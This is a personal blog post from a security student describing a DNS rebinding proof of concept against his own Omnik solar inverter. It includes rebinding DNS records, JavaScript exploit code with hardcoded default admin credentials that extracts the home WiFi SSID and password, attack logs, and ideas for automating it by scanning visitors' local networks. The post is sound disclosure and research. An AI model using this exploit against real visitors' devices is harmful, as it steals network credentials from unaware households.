




TUTORIALS

DNS Rebinding: Stealing WiFi credentials through your solar panel inverter

👤 By Torben 📅 March 1, 2020 💬 2 Comments

During one of my recent YouTube visits I noticed DEF CON had uploaded new talks which meant it was time to check them out. The following talk about DNS Rebinding caught my attention.

Initially this post was made to release way sooner, however I decided to turn the topic into a presentation for a school project. The project went way more in depth on different attack methods which I won't be explaining here. If you're interested I suggest you go to [this Github wiki which explains the different attack methods.](#)




Seconds



DNS Rebinding: How it works

DNS Rebinding Attack Walkthrough



Snippet from the video above

DNS Rebinding allows an attacker to bypass the same-origin policy. This policy prevents a malicious website `attacker.com` from making requests to hosts other than itself such as other websites but also locally hosted websites and services.

Since same-origin policy is based on host names, we can host our own DNS server with a

short TTL and change the IP address of the subdomain `randomname.attacker.com` to the one of another website or point the domain to a local IP address using a DNS reply.

This now means that Javascript code hosted `attacker.com` is now able to bypass the same-origin policy and make requests towards another site or in my case a locally hosted service.

PoC – Exploiting solar panel inverters

After watching the complete DEFCON video and [browsing the singularity framework code on Github](#) and reading through their wiki, I decided I wanted to try performing a DNS rebinding attack myself.

Looking for an appropriate target within my home network, I quickly decided to use my “Omnik” solar panel inverter’s web interface as a target.

Checking if my target is vulnerable

A terminal window titled 'singularity — ssh torben@torbencapiou.be — 115x21'. The window shows a command prompt where a curl command is executed: 'curl --header 'Host: rebind.space' http://192.168.0.171'. The output is an HTML response: '<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD><BODY BGCOLOR="#cc9999"><H4>401 Unauthorized</H4>Authorization required.</BODY></HTML>'. The prompt returns to 'torben@homeserver:~\$'.

Service accepts arbitrary host headers.

Authorization required?

First, a little backstory:

We were one of the 12.000 people interested in a group purchase of solar panels in 2017 in East-Flanders alone.

I found a guide online on how to setup the Omnik solar inverters, which doesn't suggest changing the default credentials (admin/admin). Obviously, the technicians who installed the inverter didn't either.

Even worse: the open WiFi access point for the initial configuration wasn't disabled after installation. Which means anyone can walk by your house, connect to the access point, sign in with admin/admin and read your main WiFi SSID + password as well as **upload new firmware** for your solar panel inverter.

Because of this, I think it's safe to assume that there's a lot of installations out there with the default credentials still in place.

Target page

The page we'll be targeting in our PoC looks like this. The WiFi SSID and password are returned on the page which makes it easy for us to fetch the page and extract the SSID and password.

Status

Wizard

Wireless

Cable

Advanced

Upgrade

Restart

Reset

Network name (SSID)
(Note: case sensitive)

telenet-

Search

☐ Connect the network even if it does not broadcast

Encryption method

WPA2PSK

Encryption algorithm

AES

Password (8-64 bytes)
(Note: case sensitive)

Obtain an IP address automatically

Disable

IP address

192.168.0.171

Subnet mask

255.255.255.0

Gateway address

192.168.0.1

DNS server address

192.168.0.1

★Note: After clicking Save, the system will restart immediately.

Save

Help

In this page, you can click the "Search" button to automatically search for nearby wireless access point, and connect your device to it by setting the network parameters.


If your wireless router does not broadcast SSID, please click Search and select the corresponding MAC address to connect the desired wireless network; or manually input your SSID, MAC address, and encryption method, etc.

★Note: If you haven't set this kind of device before, please follow the setup wizard.

★Note: After clicking Save, the system will restart immediately.

Setting up a domain + server

I started off by buying a cheap domain at [Gandi.net](https://gandi.net) and a \$5/month server at [Linode.com](https://linode.com). Obviously you'll have to change the DNS records for your domain. Mine are as follows:

Name 	Type	TTL	Value
*	A	1800	176.58.112.104
@	A	3600	176.58.112.104
d	NS	1800	rebind.space.

As for the server itself, it's as simple as cloning the [singularity git repo](#) and following the installation instructions provided at [their wiki](#).

Writing the exploit

Initially I planned on releasing the exploit code on my Github but by now I lost the code and it wasn't very reliable anyway (mostly due to my poor JS skills). I can however leave a screenshot of the exploit code to give you a general idea.

```

const IGENWifi = () => {

  // Invoked after DNS rebinding has been performed
  function attack(headers, cookie, body) {
    startExploit();
  }

  function wait(ms){ ...
  }

  function startExploit() {
    wait(1000);
    getWirelessPage().then(response => {
      //console.log(response);
      console.log(response.status);
      if (response.status === 401 || response.status === 404) {
        startExploit();
      } else {
        endExploit();
      }
    });
  }

  async function endExploit() {
    const json = await fetch('/wireless.html', { headers: { 'Authorization': 'Basic YWRtaW46YWRtaW4=', 'pragma': 'no-cache', 'cache-control': 'no-cache' } });
    .then(response => response.text());
    let ssid = json.split("sta_setting_ssid")[1].split(" ")[0].split(" ")[2];
    let password = json.split("sta_setting_wpakey")[1].split(" ")[0].split(" ")[2];
    password = password.substring(0, password.length - 1);
    ssid = ssid.substring(0, ssid.length - 1);
    console.log("Network SSID: " + ssid);
    console.log("Network password: " + password);
  }

  async function getWirelessPage()
  {
    //console.log("awaiting wireless.html");
    let response = await fetch('/wireless.html', { headers: { 'Authorization': 'Basic YWRtaW46YWRtaW4=', 'pragma': 'no-cache', 'cache-control': 'no-cache' } });
    return response;
  }
}

```

IGEN-Wifi module for Singularity

Exploit time!

Visiting my website, selecting the payload and pressing the attack button allows me to test my exploit. I only show the SSID in the screenshot but the WiFi password can be obtained in the same way since it's also returned in plain-text by the webserver.

```
06:04:24.345  attack frame s-176.58.112.104-192.168.0.171-600060267-fs-e.d.rebind.space received message start
06:04:24.345  frame s-176.58.112.104-192.168.0.171-600060267-fs-e.d.rebind.space waiting 20000 milliseconds for dns update
06:04:44.395  Origin: http://s-176.58.112.104-192.168.0.171-600060267-fs-e.d.rebind.space/soopayLoad.html?rnd=0.8552936329947828 headers:
cache-control: no-cache
connection: close
content-type: text/html
date: Thu, 01 Jan 1970 00:03:28 GMT
pragma: no-cache
server: Ralink HTTPD
www-authenticate: Basic realm="IGEN-WIFI"
06:04:44.396  Origin: http://s-176.58.112.104-192.168.0.171-600060267-fs-e.d.rebind.space/soopayLoad.html?rnd=0.8552936329947828 headers:
06:04:44.398  Origin: http://s-176.58.112.104-192.168.0.171-600060267-fs-e.d.rebind.space/soopayLoad.html?rnd=0.8552936329947828 body:
<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY BGCOLOR="#cc9999"><H4>401 Unauthorized</H4>
Authorization required.
</BODY></HTML>
06:04:45.406  Message received from: http://s-176.58.112.104-192.168.0.171-600060267-fs-e.d.rebind.space success
06:04:45.407  Iframe reports attack successful for http://s-176.58.112.104-192.168.0.171-600060267-fs-e.d.rebind.space
<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY BGCOLOR="#cc9999"><H4>401 Unauthorized</H4>
Authorization required.
</BODY></HTML>
06:04:45.409  attack frame s-176.58.112.104-192.168.0.171-600060267-fs-e.d.rebind.space received message stop
06:05:24.670  Network SSID: telenet-██████████
```

My successful attack timings ranged from **14 seconds** to **1 minute 20 seconds**, depending on the attack method used.

As you can see, all it takes is to stay on the website for about a minute to obtain the SSID and password. The exploit can be automated by either guessing the local IP range of a visitor and

scanning for running websites in that range using Javascript or by using a local IP leaked by WebRTC and scanning the /24 range of that IP.

← Seminars: ideal job offer

CSCBE20: 🌿 Succulent Security →

2 replies on “DNS Rebinding: Stealing WiFi credentials through your solar panel inverter”

[DNS Rebinding: Stealing WiFi credentials through your solar panel inverter | OSINT](#)

March 3, 2020 at 5:27 pm

[...] submitted by /u/sanktjodel [link]
[comments]Post [...]

REPLY

DNS Rebinding: Stealing WiFi credentials through your solar panel inverter - ZRaven Consulting

March 3, 2020 at 10:40 pm

[...] submitted by /u/sanktjodel [link]
[comments] Source: Net [...]

REPLY

//

Leave a Reply

Your email address will not be published. Required fields are marked

*

Comment

Name *

Email *

Website

☐ Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

LinkedIn
Twitter

© 2020 Torben Capiou Powered by WordPress

To the top ↑